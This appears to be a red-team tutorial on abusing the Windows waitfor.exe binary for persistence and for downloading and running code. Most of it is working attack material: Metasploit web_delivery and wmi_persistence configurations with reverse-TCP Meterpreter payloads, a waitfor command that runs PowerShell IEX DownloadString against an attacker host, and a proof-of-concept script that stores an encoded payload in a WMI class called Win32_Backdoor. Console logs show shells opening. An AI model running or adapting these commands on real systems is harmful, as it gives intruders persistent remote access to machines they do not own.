

## Persistence – WaitFor

Waitfor is a Microsoft binary which is typically used to synchronize computers across a network by sending signals. This communication mechanism can be used in a red team operation in order to download and execution arbitrary code and for persistence. The binary is stored in C:\Windows\System32 folder which means that local administrator privileges are required to perform this activity and both hosts (sender and receiver) needs to be on the same network segment.


Metasploit Framework can be used to host a PowerShell based payload by using the “web\_delivery” module.

```
1 use exploit/multi/script/web_delivery
2 set target 5
3 set payload windows/x64/meterpreter/reverse_tcp
4 set LHOST 10.0.0.13
5 exploit
```

The “waitfor” command accepts several parameters. The /s parameter specifies the IP address of the remote host that the signal will be sent or the loopback address can be used if it is executed locally. The /si parameter sends the signal across the network and the last component is the name of the signal.

The “waitfor” needs to be executed on the target host with the name of the signal and appending the PowerShell command.

```
1 waitfor /s 127.0.0.1 /si pentestlab
2 waitfor pentestlab && powershell IEX (New-Object
  Net.WebClient).DownloadString('http://10.0.0.13:8080/pentestlaboratories');
```



WaitFor – Download and Execute Code

When the signal is received on the host the command will be executed and a Meterpreter session will open.

```

      =[ metasploit v5.0.68-dev                               ]
+ -- --=[ 1957 exploits - 1093 auxiliary - 336 post           ]
+ -- --=[ 562 payloads - 46 encoders - 10 nops              ]
+ -- --=[ 7 evasion                                           ]

msf5 exploit(multi/script/web_delivery) > [*] 10.0.0.12 - Meterpreter sess
ion 3 closed. Reason: Died

[*] 10.0.0.12 web_delivery - Delivering Payload (3024) bytes
[*] Sending stage (206403 bytes) to 10.0.0.12
[*] Meterpreter session 4 opened (10.0.0.13:6666 → 10.0.0.12:49732) at 20
20-02-01 08:49:25 -0500

msf5 exploit(multi/script/web_delivery) > █

```

Waitfor – Meterpreter

The problem when this method is used for persistence is that once the trigger command is executed the process “waitfor.exe” will exit. To overcome this problem 3gstudent developed a PowerShell script which is storing the command in a WMI class in order to enable the wait mode continuously.

```

1  <#
2  A quick POC to use Waitfor.exe to maintain persistence
3  Author: 3gstudent @3gstudent
4  Learn from: https://twitter.com/danielhbohannon/status/872258924078092288
5  #>
6  $StaticClass = New-Object Management.ManagementClass('root\cimv2', $null,$null)
7  $StaticClass.Name = 'Win32_Backdoor'
8  $StaticClass.Put() | Out-Null
9  $StaticClass.Properties.Add('Code', "cmd /c start calc.exe ``&``& taskkill /f /im powershell.exe ``&``& waitfr
10 JABIAHgAZQBjAD0AKABbAFcAbQBpAEMAbABhAHMAcWbDACAaJwBXAGkAbgAZADIAxwBCAGEAYwBrAGQAbwBvAHIAJwApAC4AUABYAG8AcABIAHIAAdA
11 $StaticClass.Put() | Out-Null
12 $exec=([WmiClass] 'Win32_Backdoor').Properties['Code'].Value;
13 iex $exec | Out-Null


```

Once the module is imported it will execute the “waitfor” command.

```

1  Import-Module .\Waitfor-Persistence.ps1

```



```

Administrator: Command Prompt
Microsoft Windows [Version 10.0.18362.175]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\David
C:\Users\David>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\David> Import-Module .\Waitfor-Persistence.ps1
C:\Users\David>

```

Persistence – Waitfor PowerShell Module

Executing the trigger command will create a communication channel with the target host. The command can be run multiple times since the “waitfor” is always in wait mode.

```

      =[ metasploit v5.0.68-dev ]
+ -- --[ 1957 exploits - 1093 auxiliary - 336 post ]
+ -- --[ 562 payloads - 46 encoders - 10 nops ]
+ -- --[ 7 evasion ]

[*] Starting persistent handler(s) ...
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set LHOST 10.0.0.13
LHOST => 10.0.0.13
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.13:4444
[*] Sending stage (206403 bytes) to 10.0.0.12
[*] Meterpreter session 1 opened (10.0.0.13:4444 -> 10.0.0.12:49741) at 2020-02-01 09:35:39 -0500

meterpreter >

```

Persistence – WaitFor via PowerShell Module

Metasploit Framework has also implemented this technique of storing the payload inside a WMI class and using the “waitfor” as a trigger.

```

1 use exploit/windows/local/wmi_persistence
2 set PERSISTENCE_METHOD WAITFOR
3 set WAITFOR_TRIGGER pentestlab
4 set SESSION 2
5 set payload windows/x64/meterpreter/reverse_tcp
6 set LHOST 10.0.0.13
7 set LPORT 4444
8 exploit

```

```

meterpreter > background
[*] Backgrounding session 3...
msf5 exploit(multi/handler) > use exploit/windows/local/wmi_persistence
msf5 exploit(windows/local/wmi_persistence) > set PERSISTENCE_METHOD WAITFOR
PERSISTENCE_METHOD => WAITFOR
msf5 exploit(windows/local/wmi_persistence) > set WAITFOR_TRIGGER pentestlab
WAITFOR_TRIGGER => pentestlab
msf5 exploit(windows/local/wmi_persistence) > set SESSION 2
SESSION => 2
msf5 exploit(windows/local/wmi_persistence) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/local/wmi_persistence) > set LHOST 10.0.0.13
LHOST => 10.0.0.13
msf5 exploit(windows/local/wmi_persistence) > set LPORT 4444
LPORT => 4444
msf5 exploit(windows/local/wmi_persistence) > exploit

```

Persistence Waitfor – Metasploit Module

Upon execution the module will install an arbitrary payload inside a WMI class. It will also generate the command that needs to be used in order to retrieve again a Meterpreter session.

```

[*] Installing Persistence ...
[*] - Bytes remaining: 14072
[*] - Bytes remaining: 6072
[*] Payload successfully staged.
[*] Persistence installed! Call a shell using "waitfor.exe /S 10.0.0.12 /S I pentestlab"
[*] Clean up Meterpreter RC file: /root/.msf4/logs/wmi_persistence/10.0.0.12_20200201.3731/10.0.0.12_20200201.3731.rc
msf5 exploit(windows/local/wmi_persistence) >

```

Persistence Waitfor – Metasploit Installation

Signal can be sent to the target system from another host on the network with shell access.


```
meterpreter > shell
Process 864 created.
Channel 12 created.
Microsoft Windows [Version 10.0.18362.175]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\David>waitfor.exe /S 10.0.0.12 /SI pentestlab
waitfor.exe /S 10.0.0.12 /SI pentestlab

SUCCESS: Signal sent.
```


Metasploit Module – Trigger Command

The following GIF demonstrates how “waitfor” binary can be used to download and execute an arbitrary payload.



Technique in Action

## YouTube



Watch Video At: <https://youtu.be/yzRQhutZpg4>

WaitFor – Download and Execute Arbitrary Code

## References